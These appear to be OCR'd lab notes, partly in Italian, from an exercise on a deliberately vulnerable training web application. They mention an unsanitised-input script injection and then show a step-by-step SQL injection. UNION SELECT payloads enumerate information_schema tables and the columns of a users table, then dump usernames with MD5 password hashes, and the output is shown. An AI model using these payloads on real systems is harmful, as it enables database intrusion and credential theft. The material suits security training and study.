
Inserendo l’input con questo tag non viene sanitizzato e posso lanciare uno script


SQL injection




User ID:

ION SELECT table_name, NU Submit

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: CHARACTER_SETS
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATIONS
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMNS
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: KEY_COLUMN_USAGE
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: PROFILING
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: ROUTINES
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: SCHEMATA
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: SCHEMA_PRIVILEGES
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: STATISTICS
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: TABLES
```


Vulnerability: SQL Injection
User ID:
Submit
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: user_id
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: first_name
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: last_name
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: user
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: password
Surname:
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --
First name: avatar
Surname:


User ID:
Submit
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99